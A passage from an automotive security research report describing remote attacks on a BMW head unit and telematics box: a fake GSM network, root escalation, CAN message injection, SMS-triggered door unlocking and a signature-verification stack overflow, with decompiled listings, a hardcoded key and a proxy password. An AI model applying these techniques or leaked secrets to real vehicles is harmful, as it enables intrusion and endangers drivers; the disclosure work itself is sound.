As a conclusion, through a stable and fake GSM network, we were able to get code execution on the HU-Intel system by exploiting CVE-2012-3748.

Privilege Escalation. After gaining the browser shell, we leveraged the earlier mentioned vulnerability existed in diagnostic service (NbtDiagHuHighApp) to achieve root privilege escalation. It means that remotely gaining root access on the NBT Head Unit was feasible when the car owner accesses the ConnectedDrive service.


3.4 Inject CAN Messages onto K-CAN Bus

HU-Jacinto system of NBT Head Unit is responsible for CAN-bus communication. After getting root access on HU-Intel, it's allowed to directly login into HU-Jacinto via QNET. Through analysis, we figured out two approaches to achieve the goal of injecting arbitrary CAN messages onto K-CAN Bus.

1. Though the datasheet is not open to the public, we can reuse some CAN-bus driver's source code from BSP project developed by TI to operate the special memory of Jacinto chip to send the CAN messages. More technical detail is explained in the below link:

   http://community.qnx.com/sf/wiki/do/viewPage/projects.bsp/wiki/TexasInstrumentsJacinto6DRA74xEVM

2. Dynamically hook the function "CanTransmit" in CAN-bus driver (/net/hu-jacinto/opt/sys/bin/stage1_2) to stably inject CAN messages onto K-CAN bus.




```
int __fastcall CanTransmit_15E2F0(int can_id, int can_data_len, _BYTE *can_data)
{
  int v6; // r8@1
  int result; // r0@3

  v6 = dword_535D9C;
  if ( can_data )
  {
    if ( CanTransmit_Trigger )
    {
      if ( check_error(dword_535D9C) )
        log_error(
          v6,
          "MCS OnCanMsg CanId.Dlc.Byte0.Byte1: %03X.%01X.%02X.%02X",
          can_id,
          can_data_len,
          (unsigned __int8)*can_data,
          (unsigned __int8)can_data[1]);
      CanTransmit_Trigger = 0;
      result = CanDynTxTransmitData_26A388(1u, can_id, can_data_len, can_data);
    }
    else
    {
      result = check_error(dword_535D9C);
      if ( result )
        result = log_error(v6, "can not send MCS message on CAN! Dynamic transmit
    }
  }
  else
  {
    result = check_error(dword_535D9C);
    if ( result )
      result = log_error(v6, "invalid MCS CAN message");
  }
```

Figure 21: The Function used to Send CAN Messages in HU-Jacinto

4. Exploit Telematic Communication Box

The Telematic Communication Box (TCB) can provide voice and data access via cellular networks as well as remote service functions (e.g. door unlocking, climate control, etc.). It is always equipped with NBT Head Unit in BMW connected vehicles. This section explains how we remotely gained control of TCB and how we leveraged the internal API to send CAN messages onto K-CAN bus.

We gathered the information of TCB by sending AT commands to the serial port (/dev/tcm1) in HU-Intel system (as shown in Figure 22). The version of AMSS (the REX Real-Time OS on ARM-based Qualcomm baseband processors) in the TCB was **003.003.062**, and the version of APPL was **003.017.020**.



```
# cat /dev/tcm1

TCB NAD 003.003.062 AMSS 3.1.35  1  [Jul 25 2014 19:57:45]
TCB NAD 003.017.020 APPL [Oct  7 2015 11:54:15]

OK


+CIEV: signal,5

+CIEV: service,1

+CIEV: roam,0
```

Figure 22: Version of TCB Firmware in the 2017 BMW i3 REx


TCB Tasks. As one of the platforms for the functions of BMW ConnectedDrive. TCB supports the following connected functions.

✓ Enhanced emergency call

✓ BMW TeleService Call

- ✓ BMW TeleService diagnosis, including TeleService help
- ✓ BMW Remote Service (e.g. remote door unlocking, climate control, etc...)
- ✓ BMW LastStateCall

These functions are managed by some corresponding tasks in the TCB. By reverse engineering the TCB's firmware, we found that there were more than 60 system tasks (e.g. CallManager, Diag, Voice, GPRS LLC, etc.), as well as about 34 application tasks (e.g. NGTPD, NAD Diag, SMSClient, LastStateCall, HTTPService, CAN2NAD_TX, CAN2NAD_RX, etc.) for the vehicle-related functions mentioned above.




```
APP_DATA_1:03000170     ; TBox_APPL_Task_Context_Info TBox_APPL_Task_Context_Info_List[35]
APP_DATA_1:03000170     TBox_APPL_Task_Context_Info_List TBox_APPL_Task_Context_Info <0, TCB_Of_CAN2NAD_RX_Task_0x3400090, \
APP_DATA_1:03000170                                             ; DATA XREF: TBox_APPL_Find_Task_By_TaskID+58↑o
APP_DATA_1:03000170                                             ; APP_CODE_1:off_2D43640↑o
APP_DATA_1:03000170                                                  task_stack_pointer_0x34002c4, 0x1000, \ ; "ECB" ...
APP_DATA_1:03000170                                                  TBox_APPL_Task_Of_CAN2NAD_RX+1, 0x77, \
APP_DATA_1:03000170                                                  0x30000E4, aC2nc_rx_1, aC2nc_rx_1>
APP_DATA_1:03000170                     TBox_APPL_Task_Context_Info <1, TCB_Of_CAN2NAD_TX_Task_0x34042c4, \
APP_DATA_1:03000170                                                  task_stack_pointer_0x34044f8, 0x1000, \
APP_DATA_1:03000170                                                  TBox_APPL_Task_Of_CAN2NAD_TX+1, 0x76, \
APP_DATA_1:03000170                                                  0x30000E8, aC2nc_tx_1, aC2nc_tx_1>
APP_DATA_1:03000170                     TBox_APPL_Task_Context_Info <2, \
APP_DATA_1:03000170                                                  TCB_Of_RemoteProcedureCallManager_Task_0x34084f8,\
APP_DATA_1:03000170                                                  task_stack_pointer_0x340872c, 0x1000, \
APP_DATA_1:03000170                                                  TBox_APPL_Task_Of_RemoteProcedureCallManager+1,\
APP_DATA_1:03000170                                                  0x75, 0x30000EC, aRpcm_2, aRpcm_2>
APP_DATA_1:03000170                     TBox_APPL_Task_Context_Info <3, TCB_Of_Lats_Task_0x340c72c, \
APP_DATA_1:03000170                                                  task_stack_pointer_0x340c960, 0x1000, \
APP_DATA_1:03000170                                                  TBox_APPL_Task_Of_Lats+1, 0x74, \
APP_DATA_1:03000170                                                  0x30000F0, aLats_2, aLats_2>
APP_DATA_1:03000170                     TBox_APPL_Task_Context_Info <4, TCB_Of_LifecycleProxy_Task_0x3410960, \
APP_DATA_1:03000170                                                  task_stack_pointer_0x3410b94, 0x1000, \
APP_DATA_1:03000170                                                  TBox_APPL_Task_Of_LifecycleProxy+1, 0x72,\
APP_DATA_1:03000170                                                  0x30000F4, aLcyp_2, aLifecycleProxy_0>
APP_DATA_1:03000170                     TBox_APPL_Task_Context_Info <5, TCB_Of_PCM_Interface_Task_0x3418dc8, \
APP_DATA_1:03000170                                                  task_stack_pointer_0x3418ffc, 0x1000, \
APP_DATA_1:03000170                                                  TBox_APPL_Task_Of_AudioPCMInterface+1, \
APP_DATA_1:03000170                                                  0xE3, 0x30000FC, aPcmi_2, \
APP_DATA_1:03000170                                                  aTaskStartPcmInterface+0xB>
APP_DATA_1:03000170                     TBox_APPL_Task_Context_Info <6, TCB_Of_AudioFrontend_Task_0x341cffc, \
APP_DATA_1:03000170                                                  task_stack_pointer_0x341d230, 0x1000, \
APP_DATA_1:03000170                                                  TBox_APPL_Task_Of_AudioFrontend+1, 0xDE, \
APP_DATA_1:03000170                                                  0x3000100, aAfe_3, aAudioFrontend>
APP_DATA_1:03000170                     TBox_APPL_Task_Context_Info <7, TCB_Of_ECALL_IVS_Task_0x3473e40, \
APP_DATA_1:03000170                                                  task_stack_pointer_0x3474074, 0x1000, \
APP_DATA_1:03000170                                                  TBox_APPL_Task_Of_ECALL_IVS+1, 0x84, \
APP_DATA_1:03000170                                                  0x3000154, aEcall_ivs_0, aEcall_ivs_0>
APP_DATA_1:03000170                     TBox_APPL_Task_Context_Info <8, TCB_Of_ECALL_Task_0x3414b94, \
APP_DATA_1:03000170                                                  task_stack_pointer_0x3414dc8, 0x1000, \
APP_DATA_1:03000170                                                  TBox_APPL_Task_Of_ECALL+1, 0x81, \
APP_DATA_1:03000170                                                  0x30000F8, aEcall_5, aEcall_5>
APP_DATA_1:03000170                     TBox_APPL_Task_Context_Info <9, TCB_Of_SMSClient_Task_0x3421230, \
APP_DATA_1:03000170                                                  task_stack_pointer_0x3421464, 0x1000, \
APP_DATA_1:03000170                                                  TBox_APPL_Task_Of_SMSClient+1, 0x3A, \
APP_DATA_1:03000170                                                  0x3000104, aSmsclient_1, aSmsClient_0>
```

Figure 23: Vehicle-Related Tasks in TCB's Firmware

4.1 Trigger Remote Service via SMS

4.1.1 Remote Service based on NGTP


NGTP. The Next Generation Telematics Patterns (NGTP) is a technology-neutral telematics approach that aims to provide greater flexibility and scalability to the automotive, telematics and in-vehicle technology industries to offer better connectivity for drivers, passengers, and the vehicle itself. Functionalities such as BMW Remote Service and BMWInfo in vehicles are provided by NGTP. The Remote Service can remotely trigger some limited, authenticated vehicle functions on BMW cars through NGTP protocol (like unlocking doors, flashing lights, etc.). A previous study[19] conducted by ADAC showed that NGTP messages used to be transferred by HTTP. In our research, by extracting the OTA provisioning profile (persistency/ota.xml) from the embedded baseband filesystem, we noticed that now the URL of the Remote Service uses HTTPS (as shown in Figure 24), which means the original vulnerability found by ADAC had been fixed since now it sends authorized NGTP messages using HTTPS.



```
<rs>
  <active>1</active>
  <uplink_url>https://b2v.bmwgroup.cn/com/dspt_apac/http</uplink_url>
  <downlink_url>https://b2v.bmwgroup.cn/com/download?queue=ngtp_remoteservice</d
  <rdu>1</rdu>
  <rdl>1</rdl>
  <vf_prov>1</vf_prov>
  <rch_prov>1</rch_prov>
  <rcv_prov>1</rcv_prov>
  <rl_prov>1</rl_prov>
  <rh_prov>1</rh_prov>
  <rcp>0</rcp>
  <timer_netwait>900</timer_netwait>
  <app_retries>3</app_retries>
  <r360>0</r360>
```

Figure 24: Configuration for BMW Remote Service in TCB

After digging into the firmware, we completely recovered the NGTP protocol and the encryption /signature algorithms that were identified. The encryption keys were also hardcoded, there were 4 NGTP key tables (as shown in Figure 25), each table had 16 different keys and the second key table was used by default.




```
APP_CODE_1:02DEBC6C     NGTP_Key_Table  DCB "d691b3d63da7e615",0
APP_CODE_1:02DEBC6C                                          ; DATA XREF: 
APP_CODE_1:02DEBC7D     a4[redacted]5d",0
APP_CODE_1:02DEBC8E     aD[redacted]1f",0
APP_CODE_1:02DEBC9F     a7[redacted]54",0
APP_CODE_1:02DEBCB0     a9[redacted]a1",0
APP_CODE_1:02DEBCC1     aF[redacted]52",0
APP_CODE_1:02DEBCD2     a4[redacted]c7",0
APP_CODE_1:02DEBCE3     a9[redacted]a4",0
APP_CODE_1:02DEBCF4     aE[redacted]5d",0
APP_CODE_1:02DEBD05     a7[redacted]46",0
APP_CODE_1:02DEBD16     aD[redacted]13",0
APP_CODE_1:02DEBD27     a9[redacted]a7",0
APP_CODE_1:02DEBD38     a0[redacted]e3",0
APP_CODE_1:02DEBD49     aF[redacted]F4",0
APP_CODE_1:02DEBD5A     aC[redacted]Fb",0
APP_CODE_1:02DEBD6B     a5[redacted]07",0
APP_CODE_1:02DEBD7C     a7[redacted]52",0
APP_CODE_1:02DEBD8D     a0[redacted]76",0
APP_CODE_1:02DEBD9E     a5[redacted]23",0
APP_CODE_1:02DEBDAF     a6[redacted]a2",0
APP_CODE_1:02DEBDC0     a8[redacted]92",0
APP_CODE_1:02DEBDD1     aF[redacted]33",0
APP_CODE_1:02DEBDE2     a7[redacted]57",0
APP_CODE_1:02DEBDF3     aD[redacted]19",0
APP_CODE_1:02DEBE04     a6[redacted]e5",0
APP_CODE_1:02DEBE15     aA[redacted]F1",0
APP_CODE_1:02DEBE26     a8[redacted]91",0
APP_CODE_1:02DEBE37     aD[redacted]e0",0
APP_CODE_1:02DEBE48     a4[redacted]9e",0
APP_CODE_1:02DEBE59     a7[redacted]a1",0
APP_CODE_1:02DEBE6A     a1[redacted]10",0
APP_CODE_1:02DEBE7B     a9[redacted]F4",0
APP_CODE_1:02DEBE8C     aA[redacted]40",0
APP_CODE_1:02DEBE8C                                          ; DATA XREF: 
APP_CODE_1:02DEBE9D     a8[redacted]b9",0
APP_CODE_1:02DEBEAE     a1[redacted]9e",0
APP_CODE_1:02DEBEBF     aD[redacted]F4",0
APP_CODE_1:02DEBED0     a6[redacted]3d",0
APP_CODE_1:02DEBEE1     a9[redacted]a4",0
APP_CODE_1:02DEBEF2     a4[redacted]58",0
APP_CODE_1:02DEBF03     a9[redacted]98",0
APP_CODE_1:02DEBF14     a4[redacted]9b",0
```

Figure 25: Fixed NGTP Key Table in TCB

4.1.2 Send NGTP Messages via SMS

According to the original design, NGTP messages should be transferred to the TCB using HTTPS. After reverse engineering the firmware, we found that SMS messages could be handled as NGTP messages in the SMSClient task (as shown in Figure 26), which allowed us to directly send arbitrary NGTP messages via SMS to trigger the Remote Service as equal as through HTTPS.



```
signed int __fastcall TBox_APPL_SMSClient_NGTPReceiveMsg_2C4D920(int a1,
{
  _BYTE *v3; // r0@4
  _BYTE *v4; // r4@4
  signed int result; // r0@6
  char v6; // [sp+4h] [bp-24h]@3
  char v7; // [sp+Ch] [bp-1Ch]@3

  if ( a2_data && a3_len )
  {
    Add_NgtpQueueMessage_2C4EDBC(a1, a2_data, a3_len, 0);
    result = 1;
  }
  else
  {
    TBox_APPL_Log_Info_Init_2D89A6C(&v6, 46);
    if ( v7 >= 2 )
    {
      v3 = TBox_APPL_Log_Info_Generate(&v6, 2, 3713);
      v4 = v3;
      if ( v3 )
      {
        sub_2D85B82(v3, "NGTP_ReceiveMsg(): empty message received");
        TBox_APPL_Write_Message_Buffer_2D89898(v4);
```

Figure 26: SMSClient task put SMS Messages into the NGTP Message Queue

After checking the recovered NGTP protocol details, we realized that we were able to:

1. Trigger the BMW Remote Service such as opening the door, blowing the horn, flashing the lights.
2. Trigger the provisioning update to download the new profile: "persistency/ota.xml".


The only thing left required to encapsulate the NGTP message is the Vehicle Identifier Number (VIN), which is in some markets visible in the corner of the windshield. This means it would be obtainable if standing right next to the vehicle.

In order to send SMS messages to the selected vehicle, here are two options that were available:

1. Get the phone number of TCB's Embedded-SIM using GSM MITM, then send SMS messages to the TCB in the original cellular network.
2. Setup a fake GSM network to send SMS without knowing the phone number of the TCB's Embedded-SIM.

Fake GSM Network. Having used USRP[20] and OpenBTS[21] we simulated a fake GSM network, then forced the vehicle to fall back into the fake GSM network. Finally, we intercepted the GSM traffic from the TCB and were able to send NGTP messages to the TCB via SMS to trigger the Remote Service on the selected vehicle.

By the way, according to the firmware in TCB, GSM 8-bit encoding SMS is accepted and handled (as shown in Figure 27), we also needed to modify the source code of OpenBTS to support the 8-bit encoding SMS.




```
if ( sub_2C55674(0x23, &a2, 1) == 1 )
{
  if ( TBox_APPL_SMSClient_CodingSchemeIsValid_2C35B88(a2) )
  {
    byte_3000A40 = a2;
    TBox_APPL_Log_Info_Init_2D89A6C(&v4, 35);
    result = v5;
    if ( v5 >= 4 )
    {
      result = TBox_APPL_Log_Info_Generate(&v4, 4, 5205);
      v1 = result;
      if ( result )
      {
        sub_2D85B82(result, "SMS data coding scheme from provisioning =");
        sub_2D85A0C(v1, &a2);
        result = TBox_APPL_Write_Message_Buffer_2D89898(v1);
      }
    }
  }
  else
  {
    byte_3000A40 = 4;
    TBox_APPL_Log_Info_Init_2D89A6C(&v4, 35);
    result = v5;
    if ( v5 >= 3 )
    {
      result = TBox_APPL_Log_Info_Generate(&v4, 3, 5206);
      v2 = result;
      if ( result )
      {
        sub_2D85B82(result, "SMS data coding scheme from provisioning is invalid:");
        sub_2D85A0C(v2, &a2);
        sub_2D85B82(v2, ". 0x04 will be used by default.");
        result = TBox_APPL_Write_Message_Buffer_2D89898(v2);
```

Figure 27: SMS Data Coding Scheme in TCB

4.2 Remote Code Execution in Provisioning Update


Provisioning Update. The configuration of Telematics Service is provided by a provisioning file "persistency/ota.xml" stored in the embedded baseband filesystem. As mentioned in 4.1.2, through a fake base station, we could send TCB one SMS message which is encapsulated with the NGTP message for provisioning update. Once the SMSClient task received this SMS message, the HTTPService task would request backend server to download a new provisioning XML file via HTTP. As shown in the figure below, there's some digital signature data embedded in the provisioning content to protect against malevolent tampering, though the provisioning used HTTP.



```
    <proxyids>
      <proxy>
      <proxyid>1</proxyid>
      <proxytype>stat</proxytype>
      <url/>
      <address>114.66.80.126</address>
      <port>8080</port>
      <proxyuser>b2v_china</proxyuser>
      <proxypwd>bcphri2onxayv</proxypwd>
      </proxy>
    </proxyids>
    <ecall>
      <asnversion>1.1</asnversion>
      <ecalldata>079918189B9898991C1699191A1B1A1B06AE22240802B8888BFEFFFFF594E6599CB49
      8A7594E6599CB498A8B4C55A945399A8718C70DAB320A62A0C9514AD3156A514E66A1C6372DF40B4
      800040403EFFFFF594E6599CB498A5594E6599CB498A6B4C55A945399A8718C70DAB320A62A0C951
      4AD3156A514E66A1C6372DF40B4870040401FFE3318A3318A7896800003FFC6631466314F12D0380
      0001111117A0000008000002001001F8000400000024DC36ACC8298A8325452B4C55A945399A8718
      C63FFFFFE0200020002000200020004021E0402040200020602000200020002000200020000402000
      4020002700200040000020002000200020002000B8981015711111111110407E0300020002000200
      017C045005E00804B18363926698A529DC027802140278022802F00105010A010AB06C724CD314A5
      71404140E025002500C800157111111111129A022218C5B305CD1B2E64D5AAE6207A800</
      ecalldata>
    </ecall>
    </bmwprov>
    <certificate>CN=FZGSec-CA,OU=bmw-fzg-pki,O=pki,DC=bmwgroup,DC=com</certificate>
    <signature>0C5C869C840DB504B144A1A8107B3DE9279A55869E2AF64714381E3C78136C4A700E1C1
    D5321D37B93964CB8F863CD8E71991C309AFC68CCA1E88D9CA514FD5FEED251089B9CF9BAA99962542
    673199A2CD83F99B595E3AF6E8FD2809BB117AFB532700093E4AF15974BC6F631CF254E6FBBECC1389
    AB0EBCECBF632B6B79E6617ACDE974507158D0E553CE2426959E7E5A9BB79944115669215982804C8C
    FE0E0844DFA8FB5592B473FBD92E91779C6FC126E016BA6EDE8C0E836A56CFB0033</signature>
  </bmwprovsigned>
```


Figure 28: Digital Signature embedded in the Provisioning Content

Stack Overflow. After reverse-engineering the firmware, we learnt that the function OTA_XML_VerifySignature (as shown in Figure 29) is responsible for validating the integrity of the provisioning content. Since the signature data embedded in the provisioning content is a hex-encoded string, OTA_XML_VerifySignature needs to unhexify this hexadecimal string before verifying the signature. The local variant XML_Signature_Unhex_Buf (a 300 bytes buffer allocated on the stack buffer) is used to store the unhexified signature data (as shown in Figure 30).



```
int __fastcall OTA_XML_VerifySignature_2D9F1A0(_BYTE *XML_Cert_Buf, int XML_Cert_Buf_Size,
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v51 = XML_Cert_Buf;
  v52 = XML_Cert_Buf_Size;
  XML_Cert_Buf = XML_Content_Buf;
  v54 = XML_Content_Buf_Size;
  v50 = 1;
  certificate_num = 0;
  TBox_APPL_Lib_BZero_2C00380(v47, 20);
  v6 = v51 == 0;
  while ( !v6 )
  {
    v6 = XML_Cert_Buf == 0;
    if ( XML_Cert_Buf )
    {
      v6 = XML_Signature_Buf == 0;
      if ( XML_Signature_Buf )
      {
        certificate_num = ParseCertificate_2DA4BFC(v51, v47);
        sub_2D89664(&v44, 37);
        if ( v45 >= 4 )
        {
          v7 = sub_2D8A2CC(&v44, 4, 7378);
          v9 = v7;
          if ( v7 )
          {
            sub_2D8577A(v7, (int)"Verify signature found ", 1, v8);
            sub_2D858BA(v9, certificate_num);
